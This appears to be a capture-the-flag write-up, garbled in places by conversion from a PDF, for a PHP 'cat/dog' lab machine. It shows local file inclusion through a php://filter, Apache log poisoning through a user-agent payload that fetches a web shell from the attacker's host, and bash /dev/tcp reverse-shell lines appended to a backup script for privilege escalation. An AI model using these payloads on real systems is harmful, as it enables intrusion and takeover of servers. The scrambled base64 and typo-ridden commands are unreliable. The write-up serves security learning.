• ip = "10.10.67.244"

Open Ports


- p80
 - Here we get a cat / dog view images page
 - there is a view function we can exploit for File inclusion
 - we get a few dirs after enum

```
dirbuster -u http://10.10.67.244 -l /usr/share/wordlists/dirbuster/directory
-list-lowercase-2.3-medium.txt
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
File found: /index.php - 200
Dir found: / - 200
Dir found: /cons/ - 403
File found: /cat.php - 200
Dir found: /cats/ - 403
File found: /flag.php - 200
Dir found: /flag.php - 200
```

- The "?view=" query runs "include" on our parameter only if the word "dog" or "cat" is present. The file automatically appends .php to our parameter
- php base64 filter is working on this query

/?view=php://filter/convert.base64-encode/resource=./dog/../index

• After decoding the base64 string, we get the function being used on the view



· there is also a flag.php

/?view=php://filter/convert.base64-encode/resource=./dog/../flag

After decoding we get the first flag



- Accessing the logs through Log Poisoning
 - The "ext" check? we can remove the ".php" extension just by defining it in the query

http://10.10.67.244/?view=php://filter/convert.base64-encode/resource=./dog%20../../../../../var/log/apache2/access.log&ext

Here I get the logs in base64 which I then decode

MTI3LjAuMC4xIC0gLSBbMTQvTWF5LzIwMjQ6MDY6MjE6MTYgKzAwMDBdICJHRVQgLyBIVFRQLzEuMSIgMjAwIDYxNSAiLSIgImN1cmwvNy42NC4wI goxMC40LjY5LjE2MSAtIC0gWzE0L01heS8yMDI00jA20jIxOjE3ICswMDAwXSAiR0VUIC8gSFRUUC8xLjEiIDIwMCA1MzcgIi0iICJNb3ppbGxhLz ŬuMCAoWDĒxOyBMaW51eCB4ODZfNjQpIEFwcGxlV2ViS2Ī0LzŪzNy4zNiAoS0hUTUwsIGxpa2UgR2Vja28pIENocm9tZS8xMjQuMC4wLjAgU2FmYXJ pLzUzNy4zNiIKMTAuNC420S4xNjEgLSAtIFsxNC9NYXkvMjAyNDowNjoyMToxOCArMDAwMF0gIkdFVCAvc3R5bGUuY3NzIEhUVFAvMS4xIiAyMDAg Njk4ICJodHRw0i8vMTAuMTAuNjcuMjQ0LyIgIk1vemlsbGEvNS4wIChYMTE7IExpbnV4IHg4Nl82NCkgQXBwbGVXZWJLaXQvNTM3LjM2IChLSFRNT $\label{thm:condition} CwgbGlrZSBHZWNrbykgQ2hyb21lLzEyNC4wLjAuMCBTYWZhcmkvNTM3LjM2IgoxMC40LjY5LjE2MSAtIC0gWzE0L01heS8yMDI00jA20jIx0jE5IC$ swMDAwXSAiR0VUIC9mYXZpY29uLmljbyBIVFRQLzEuMSIgNDA0IDQ5MCAiaHR0cDovLzEwLjEwLjY3LjI0NC8iICJNb3ppbGxhLzUuMCAoWDExOyB $\label{thm:mawsiecbaodzfnjqpiefwcgxlv2vis2lolzuzNy4zNiAoS0hUTUwsiGxpa2UgR2Vja28pIENocm9tZS8xMjQuMC4wLjAgU2FmYXJpLzUzNy4zNiIK\\ \texttt{MTI3LjAuMC4xIC0gLSBbMTQvTWF5LzIwMjQ6MDY6MjE6NTMgKzAwMDBdICJHRVQgLyBIVFRQLzEuMSIgMjAwIDYxNSAiLSIgImN1cmwvNy42NC4wI}$ goxMC40LjY5LjE2MSAtICOgWzE0L01heS8yMDI0OjA2OjIyOjA5ICswMDAwXSAiLSIgNDA4IDAgIi0iICItIgoxMC40LjY5LjE2MSAtICOgWzE0L0 1heS8yMDI00jA20jIy0jEwICswMDAwXSAiR0VUIC8 asc 1171 = 1 Tr Raw Bytes ← LF Output **a** n a :: |127.0.0.1 - - [14/May/2024:06:21:16 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" - [14/May/2024:06:21:17 +0000] "GET / HTTP/1.1" 200 537 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36"

10.4.69.161 - [14/May/2024:06:21:18 +0000] "GET /style.css HTTP/1.1" 200 698 "http://10.10.67.244/"

"Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" - [14/May/2024:06:21:19 +0000] "GET /favicon.ico HTTP/1.1" 404 490 "http://10.10.67.244/" "Mozilla/5.0 (X11; Linux X86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36" 127.0.0.1 - [14/May/2024:06:21:53 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0" 10.4.69.161 - [14/May/2024:06:22:09 +0000] "-" 408 0 "-" "-" 10.4.69.161 - [14/May/2024:06:22:10 +0000] "GET /

· Remote Code Execution

http://10.10.67.244/?view=php://filter/convert.base64-encode/resource=./dog%20../../../../../var/log/apache2/access.log&ext&cmd=whoami

- I tried the above code but its seems the command was getting encoded hence not executed unlike the user agent
- Agent poisoning

```
curl -A "<?php file_put_contents('shell.php',
file_get_contents('http://10.4.69.161:80/shell.php')); ?>" -
s http://10.10.117.116
```

The shell was successfully uploaded. With the below link I can get a shell with www-data user.

http://10.10.117.116/?view=./dog/../shell

Priv escalation by exploiting env in gtfobins

```
echo "/bin/bash -c 'bash -i >& /dev/tcp/10.4.69.161/1234 0>&1'" >> backup.sh
```

After editing the /opt/backup.sh, we can set up a reverse shell where we have set up a listener

```
echo "#!/bin/bash" > backup.sh
echo "bin/bash -c 'bash -i >6 /dev/tcp/10.4.69.161/1234 0>61'" >> backup.sh
| S - al
| S
```